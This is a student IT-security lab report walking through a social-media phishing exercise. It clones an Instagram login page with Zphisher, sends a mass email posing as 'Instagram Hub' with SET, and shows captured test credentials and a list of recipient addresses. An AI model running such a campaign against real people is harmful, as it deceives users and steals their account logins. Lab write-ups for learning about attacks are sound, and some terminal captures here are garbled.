



SWINBURNE
UNIVERSITY OF
TECHNOLOGY

Swinburne University Of Technology
*School of Science, Computing, and Engineering
Technologies*

ASSIGNMENT AND PROJECT COVER SHEET

Unit Code: COS 30015 Unit Title: IT Security

Assignment number and title: Practical Project 2 Due date: 10 Nov 2024

Lab Group: _____ Tutor: Mr.Faizal Alias Lecturer: Mr.Faizal Alias

Family name: Yadanar Theint Identity no: 104992813

Other names: _____

To be completed if this is an INDIVIDUAL ASSIGNMENT

I declare that this assignment is my individual work. I have not worked collaboratively, nor have I copied from any other student's work or from any other source except where due acknowledgment is made explicitly in the text, nor has any part been written for me by another person.

Signature: Yadanar Theint

To be completed if this is a GROUP ASSIGNMENT

We declare that this is a group assignment and that no part of this submission has been copied from any other student's work or from any other source except where due acknowledgment is made explicitly in the text, nor has any part been written for us by another person.

ID Number	Name	Signature
_____	_____	_____
_____	_____	_____

Marker's comments:

Total Mark: _____

Extension certification:

This assignment has been given an extension and is now due on _____

Signature of Convener: _____ Date: Nov / 2024



COS 30015

IT Security

Practical Project 2

Social Media Phishing with Mass Mailing

Author – Yadanar Theint

Student ID – 104992813

Lecturer – Mr. Faizal Alias

Due Date – 10 Nov, 23:59PM



Table of Contents

Introduction	4
Criteria 1	5
Criteria 2	9
Criteria 3	21
Criteria 4	23
Reference	24



Practical Project – Social Media Phishing with Mass Mailing

Introduction

Phishing attacks are a type of trick used by cybercriminals to deceive people. Instead of attacking computer systems directly, they target individuals, using lies, pressure, and human errors to get people to unknowingly harm themselves or their organizations. In a typical phishing scam, attackers pretend to be trusted individuals or organizations, like a colleague, manager, or a familiar brand. They trick the victim into taking actions such as paying a bill, opening a file, or clicking on a link.

Because the victim believes the message is from a trusted source, they follow the instructions, which often leads them into a trap. The "invoice" could send money to the hacker's account, the attachment might contain malware, or the link might take them to a website that steals personal information like credit card details or login credentials.

Phishing began in the 1990s as more people started using the internet and email. A notable event was in May 2000 when millions of email users received a message with the subject line "ILOVEYOU." It contained a file that spread a worm, causing damage like deleting image files. Another key moment was in 2004 when a teenager was sued for creating a fake internet service provider website to steal users' credit card and bank information.

Phishing is a common and effective method used by cybercriminals. It's dangerous because it targets people, not technology. Attackers don't have to break into systems or bypass security measures. Phishers can operate independently or as part of bigger criminal organizations. They use phishing to carry out a range of harmful actions, including identity theft, credit card fraud, stealing money, blackmailing victims, taking over accounts, spying, and more.



Criteria 1: Planning and Justification

This report analyses a social media phishing campaign targeting user credentials through automated email distribution. The analysis covers attack methodologies, defensive measures, and security recommendations.

Social media phishing is when attackers use platforms like Instagram, LinkedIn, Facebook, or Twitter to trick people. The goal is to steal personal information or take over someone's social media account.

In our surroundings, we used to hear that our social media account is being hacked or stolen as they enter one malicious link. This kind of phishing attack is very common in our environment. Also, this is an easy-going task for the attackers also.

Phishing attacks often target online platforms like social media. In the first quarter of 2024, 37.6% of phishing attacks were aimed at social media sites. Phishing is a common type of cybercrime, with about 3.4 billion spam emails being sent every day. Data shows that 24.77% of these spam emails come from Russia, 14.12% from Germany, 10.46% from the USA, and 8.73% from China. Younger internet users, Millennials and Gen Z (ages 18-40) are more prone to falling for phishing attacks, with 23% of them affected, while only 19% of Generation X (ages 41-55) face the same risk. From 2020 to 2021, cybercrime, including phishing, increased by 168% in the Asia-Pacific region. Phishing attacks specifically spiked by 220% during the peak of the COVID-19 pandemic.

There are different types of phishing, but the most common ones include:

- **Email Phishing:** This type of phishing, also known as deception phishing, uses social engineering. Attackers impersonate trusted companies and try to trick users into clicking links or downloading attachments. These links often lead to sites that steal personal information or install harmful software (malware).



- **Spear Phishing:** This type targets specific individuals or groups. The attacker pretends to have a personal connection with the victim, using their name and other personal details. For example, they might send a message that looks like it's from the victim's bank.
- **Whaling** – It usually targets a big fish like boss or CEO. Attackers often take a lot of time to study their targets to find the best chance to steal login details. Whaling is particularly worrying because it targets high-level executives who have access to important company information. Whaling attacks focus specifically on top officials in businesses and government agencies. Like other phishing methods, whaling aims to steal information but does so in a more discreet way.
- **Smishing and Vishing** – This type of phishing is mostly perpetrated by using a phone. Malicious attackers use messaging or phone calling as their primary communication with victims instead of emails. To be more details, smishing (SMS phishing) use text messaging while vishing uses phone calling to scam. In vishing (Voice phishing), the attackers usually pretend like representatives from a customer services to gain personal information.

There are several ways to recognize and avoid from being a victim of phishing,

- **Use Multi-Factor Authentication (MFA):** Many online accounts now offer MFA, which requires two or more forms of verification before you can log in. This could include something you know (like a password) and something you have (like a smartphone for a text message code). By enabling MFA, you add an extra layer of



security, making it significantly more difficult for scammers to access your account, even if they manage to obtain your password.

- **Back Up Your Data:** Regularly backing up your important files is crucial. Use an external hard drive or a cloud service like iCloud or Google Drive to store copies of your data. This practice ensures that you can recover important documents, photos, and other files in case of accidental deletion, hardware failure, or a cyberattack.
- **Keep Software Updated:** It's crucial to keep your device's software updated for security. Software updates frequently contain patches that address vulnerabilities that cybercriminals could take advantage of. Regularly check for updates on your operating system, applications, and antivirus software to ensure you're protected against the latest threats.
- **Install Antivirus Software:** Utilizing antivirus software is an important step in safeguarding your computer. This software scans for and removes malicious files that may be downloaded from the internet. It helps prevent damage to your system and protects your personal information from theft.
- **Use a Firewall:** A firewall acts as a barrier between your computer and external threats. You can have a software firewall installed on individual devices and a hardware firewall for your network. Using both types of firewalls together significantly reduces the risk of unauthorized access and helps keep your data safe.
- **Learn About Phishing:** Stay informed about the latest phishing scams, which are constantly evolving. Phishing attempts often involve fake emails or messages that appear to be from legitimate companies. Understanding how to identify these scams can help you avoid falling victim to them.



- **Check Suspicious Emails Carefully:** Always be cautious when receiving unexpected emails or messages. Many phishing attempts may look genuine but often fail to personalize the greeting. If an email begins with “Dear Customer,” be suspicious. Instead of clicking on links within the email, visit the company’s website directly to verify any claims.

Phishing is a wide topic with many tools available for attackers. One popular tool is Zphisher, which makes it easy for users to carry out phishing scams. By using technologies like ngrok, Zphisher can create fake versions of real websites. It offers over 40 different fake login pages for well-known brands, allowing attackers to trick victims easily.

Zphisher can be used alongside the Social Engineering Toolkit to send malicious links to targeted individuals to steal their personal information. While there are more advanced tools available, many of these are found on the dark web or are illegal to use. Zphisher stands out because it is easy to use, visually appealing, and has many features. It provides options for several popular brands, enabling attackers to launch various phishing campaigns. One common phishing scam targets PayPal and LinkedIn users. The main goal of these scams is usually to steal money and hacking. In this case, attackers create fake PayPal and LinkedIn emails that look real, using both simple text and HTML to make them convincing. They might use mass mailing or targeted techniques to reach their victims.

With Zphisher and the Social Engineering Toolkit, attackers can create a believable fake branded webpages and send through a harmful link in an email. If a victim clicks on this link, they will be taken to the fake site, where they might enter their login information. This way, attackers can gain access to the victim's real PayPal account.




Overall, Zphisher is a powerful tool that makes phishing easier for attackers, especially in scams like the LinkedIn one mentioned above.

Criteria 2

Attacking tool - Zphisher Github link: <https://github.com/htr-tech/zphisher>

1. Change to root access is kali

Rooting in Kali Linux gives us the highest level of control over the system which means we can run commands to change system files, install new software, and manage everything on the system fully.




```
root@kali: /home/yadanar
File Actions Edit View Help
(yadanar@kali)~$ sudo su
[sudo] password for yadanar:
(root@kali)~/home/yadanar
```

The image shows a terminal window with a menu bar (File, Actions, Edit, View, Help). The user 'yadanar' is at the prompt. They enter 'sudo su' and provide a password. The prompt changes to '(root@kali)~/home/yadanar', indicating root access is achieved.

2. Change folder to store Zphisher

I want to store Zphisher in a specific location.



```
[sudo] password for yadanar:
(root@kali)~/home/yadanar$ cd Desktop
cd: no such file or directory: Desktop
(root@kali)~/home/yadanar$ cd Desktop
(root@kali)~/home/yadanar/Desktop$
```

The image shows a terminal window where the user attempts to run 'cd Desktop'. It results in an error: 'cd: no such file or directory: Desktop'. The user then successfully runs 'cd Desktop' again, and the prompt changes to '(root@kali)~/home/yadanar/Desktop\$'.

3. Zphisher Installation in Kali Linux

In the terminal, run the command to create a git clone of Zphisher. This will download the Zphisher package to your current directory.



```
(root@kali)-[/home/yadanar/Desktop]
# git clone http://github.com/htr-tech/Zphisher
Cloning into 'Zphisher' ...
warning: redirecting to https://github.com/htr-tech/Zphisher/
remote: Enumerating objects: 1801, done.
remote: Counting objects: 100% (336/336), done.
remote: Compressing objects: 100% (85/85), done.
remote: Total 1801 (delta 263), reused 251 (delta 251), pack-reused 1465 (from 1)
Receiving objects: 100% (1801/1801), 28.68 MiB | 16.64 MiB/s, done.
Resolving deltas: 100% (817/817), done.

(root@kali)-[/home/yadanar/Desktop]
# pwd
```

4. Installing tool

By typing "sudo apt install set," it will download the necessary files and automatically install the tool.

```
(root@kali)-[/home/yadanar/Desktop/Zphisher]
# sudo apt install set
Upgrading:
set

Summary:
  Upgrading: 1, Installing: 0, Removing: 0, Not Upgrading: 1477
  Download size: 19.3 MB
  Space needed: 3072 B / 14.5 GB available

Get:1 http://http.kali.org/kali kali-rolling/main arm64 set all 8.0.3+git20241021-0kali1 [19.3 MB]
Fetched 19.3 MB in 1s (17.9 MB/s)
(Reading database ... 385374 files and directories currently installed.)
Preparing to unpack .../set_8.0.3+git20241021-0kali1_all.deb ...
Unpacking set (8.0.3+git20241021-0kali1) over (8.0.3+git20220126-0kali1) ...
Setting up set (8.0.3+git20241021-0kali1) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for wordlists (2023.2.0) ...

(root@kali)-[/home/yadanar/Desktop/Zphisher]
#
```

5. Running Zphisher

Now, I will start running Zphisher using the command 'bash zphisher.sh'. After I have successfully run the zphisher file, I can see the following options from the tool for which I can create a phishing page.



```
root@kali: /home/yadanar/Desktop/Zphisher
File Actions Edit View Help

Zphisher
Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch        [21] DeviantArt
[02] Instagram     [12] Pinterest     [22] Badoo
[03] Google        [13] Snapchat      [23] Origin
[04] Microsoft     [14] LinkedIn     [24] DropBox
[05] Netflix       [15] Ebay         [25] Yahoo
[06] Paypal        [16] Quora        [26] Wordpress
[07] Steam         [17] Protonmail   [27] Yandex
[08] Twitter       [18] Spotify      [28] StackoverFlow
[09] Playstation  [19] Reddit       [29] Vk
[10] Tiktok        [20] Adobe        [30] XBOX
[31] Mediafire     [32] Gitlab       [33] Github
[34] Discord       [35] Roblox

[99] About        [00] Exit

[-] Select an option : 
```

6. Choosing Option for Instagram

Since I would like to perform a socail media phishing with mass mailing, choosing option 2 will help me clone a instagram page. This will make a copy of the official Instagram login page. It will then create a link that leads to this fake page.

```
[07] Steam         [17] Protonmail   [27] Yandex
[08] Twitter       [18] Spotify      [28] StackoverFlow
[09] Playstation  [19] Reddit       [29] Vk
[10] Tiktok        [20] Adobe        [30] XBOX
[31] Mediafire     [32] Gitlab       [33] Github
[34] Discord       [35] Roblox


[99] About        [00] Exit

[-] Select an option : 2

[01] Traditional Login Page
[02] Auto Followers Login Page
[03] 1000 Followers Login Page
[04] Blue Badge Verify Login Page

[-] Select an option : 
```

After that, I can see several options to attract victim. Right now, I will choose an option 1.




After I have created a clone Instagram webpage, I will launch the SET tool to send email to victims. SET tool is one of the built in tool in Kali Linux, located in the top left corner, Kali linux logo.





When I open SET, I will see a new terminal with some options for social media phishing attacks.



```
Shell No. 1
File Actions Edit View Help
Codename: 'Maverick'
[ ] Follow us on Twitter: @TrustedSec [ ]
[ ] Follow me on Twitter: @HackingDave [ ]
[ ] Homepage: https://www.trustedsec.com [ ]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.


The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set>
```

Since I want to send the phishing link to victims, I have to choose the option 1. This will show a series of phishing attacks that I can perform. Choosing option 5 will help to perform action that I want.



```
Shell No. 1
File Actions Edit View Help
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set>
```




When I choose option 5: Mass Mail Attack, I will see another 2 options for attacking. If we want to send only one specific victim, we can choose option 1: Attack single mail address. But in my case, I want to send to several victims and I will need a text file which contains a list of email address.

8. Mass Mail Attacking

To create a mass mail attack, I need to create a list of emails first.

```
Shell No. 1
File Actions Edit View Help
set:phishing> Path to the file to import into SET:/home/yadanar/Documents/masmail.txt

The mass emailer will allow you to send emails to multiple individuals in a list. The format is simple, it will email based off of a line. So it should look like the following:

~/Documents/masmail - Mousepad
File Edit Search View Document Help
1 yadanar@gmail.com
2 j22037276@student.newinti.edu.my
3 JohnKenndy@gmail.com
4 Kaung09@gmail.com
5 Swifty90@gmail.com
6
```

Then I can copy the path of the file and load in SET terminal to perform attacking.

```
Shell No. 1
File Actions Edit View Help
set:phishing> Path to the file to import into SET:/home/yadanar/Documents/masmail.txt

The mass emailer will allow you to send emails to multiple individuals in a list. The format is simple, it will email based off of a line. So it should look like the following:

john.doe@ihazemail.com
jane.doe@ihazemail.com
wayne.doe@ihazemail.com

This will continue through until it reaches the end of the file. You will need to specify where the file is, for example if its in the SET folder, just specify filename.txt (or whatever it is). If its somewhere on the filesystem, enter the full path, for example /home/relik/ihazemails.txt

set:phishing> Path to the file to import into SET: /home/yadanar/Documents/masmail.txt
[!] File not found! Please try again and enter the FULL path to the file.
set:phishing> Path to the file to import into SET: /home/yadanar/Documents/masmail.txt

1. Use a gmail Account for your email attack.
2. Use your own server or open relay
set:phishing>
```



2 options pop up again. In this step I will use my own email to send phishing mails. After I choose option 1 for it, I need to enter my email and set the FROM NAME. In this case, I want pretend like a customer service from Instagram, so I will set it as “Instagram Hub”. I have included an email subject and body that I want in this step. So Now, it is ready to send to victims.

```
Shell No. 1
File Actions Edit View Help
Next line of the body: END

The mass emailer will allow you to send emails to multiple
individuals in a list. The format is simple, it will email
based off of a line. So it should look like the following:

john.doe@ihazemail.com
jane.doe@ihazemail.com
wayne.doe@ihazemail.com

This will continue through until it reaches the end of the
file. You will need to specify where the file is, for example
if its in the SET folder, just specify filename.txt (or whatever
it is). If its somewhere on the filesystem, enter the full path,
for example /home/relik/ihazemails.txt

set:phishing> Path to the file to import into SET: home/yadanar/Documents/massmail
[!] File not found! Please try again and enter the FULL path to the file.
set:phishing> Path to the file to import into SET: /home/yadanar/Documents/massmail

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: yadanartheint2412@gmail.com
set:phishing> The FROM NAME the user will see: Instagram Hub
Email password: █
```

After I have entered the password for sender's email, I am ready to send phishing mails. Phishing mail has been sent to all the victim mail address that I have created in the text file above. Now, I can go and check to one of those email address whether my phishing mail has successfully sent or not.



```
1. Pre-Defined Template
2. One-Time Use Email Template

set:phishing>2
set:phishing> Subject of the email: Congratulations upon earning a blue badge
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capital) when finished: Dear User,
Next line of the body: Your account has been reviewed and has been deemed for a blue badge.
Next line of the body: To receive it, Please log-in into your Instagram via the link here http://127.
0.0.1:8080 and claim it within 1 hour from now.
Next line of the body: For more information about a blue badge, you may visit our Instagram support.
Next line of the body: Thanks,
Next line of the body: From Instagram Team.
Next line of the body:
Next line of the body: END

The mass emailer will allow you to send emails to multiple
individuals in a list. The format is simple, it will email
based off of a line. So it should look like the following:

john.doe@ihazemail.com
```

```
Shell No. 1
File Actions Edit View Help

if its in the SET folder, just specify filename.txt (or whatever
it is). If its somewhere on the filesystem, enter the full path,
for example /home/relik/ihazemails.txt

set:phishing> Path to the file to import into SET: home/yadanar/Documents/massmail
[!] File not found! Please try again and enter the FULL path to the file.
set:phishing> Path to the file to import into SET: /home/yadanar/Documents/massmail


1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: yadanartheint2412@gmail.com
set:phishing> The FROM NAME the user will see: Instagram Hub
Email password:
set:phishing> Flag this message/s as high priority? [yes/no]: yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
[*] Sent e-mail number: 1 to address: yadanar@gmail.com
[*] Sent e-mail number: 2 to address: j22037276@student.newinti.edu.my
[*] Sent e-mail number: 3 to address: JohnKenndy@gmail.com
[*] Sent e-mail number: 4 to address: Kaung09@gmail.com
[*] Sent e-mail number: 5 to address: Swifty90@gmail.com
[*] SET has finished sending the emails


Press <return> to continue
```

In one of my victim mail addresses, I have received a phishing mail with the From Name – Instagram Hub that I have set. Since I have set phishing mail option as the high priority mail, it goes directly into the victim's inbox instead of spam mail.


```
Email password:
set:phishing> Flag this message/s as high priority? [yes/no]: yes
Do you want to attach a file - [y/n]:
```

Before I send the phishing mail, I have two options whether I want to send it as a plain text or html template form. If I choose to send it as plain text, the phishing mail will be like this which is all in text form.



This is the clone phishing site of Instagram for victims.





```

root@kali: /home/yadanan/Desktop/Zphisher
File Actions Edit View Help

2PHISHER 2.3.5

[-] Successfully Hosted at : http://127.0.0.1:8080

[-] Waiting for Login Info, Ctrl + C to exit...

[-] Victim IP Found !

[-] Victim's IP : 127.0.0.1

[-] Saved in : auth/ip.txt

[-] Login info Found !!
[-] continue through until it reaches the end of the
[-] Account : yadanan@gmail.com the file is, for example
on the SET folder, just specify filename.txt (or whatever
[-] Password : Admin23456io filesystem, enter the full path,
example /home/reluk/thazemails.txt
[-] Saved in : auth/usernames.dat
[-] Path to the file to import into SET: /home/yadanan/Documents/massmail
[-] Waiting for Next Login Info, Ctrl + C to exit.

[-] Victim IP Found !

[-] Victim's IP : 127.0.0.1

[-] Saved in : auth/ip.txt it reaches the end of the
[-] Login info Found !!! specify filename.txt (or whatever
[-] Account : metestingcase01@gmail.com
[-] Password : jfdaklj6*931
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit.


```



Defending tool

To protect against phishing, unwanted cookies, and viruses, we can use a firewall. A firewall helps block outside cyberattacks by protecting our computer or network from harmful or unnecessary internet traffic. It can also stop malicious software from getting into your computer or network through the internet.

Also, we can notice whether it is spam mail or not by checking carefully the content. Most of the time, the attackers are in a sense of urgent, minor grammatical error which may not see by the victims while they are focusing on the attractive phishing title and including a suspicious link.



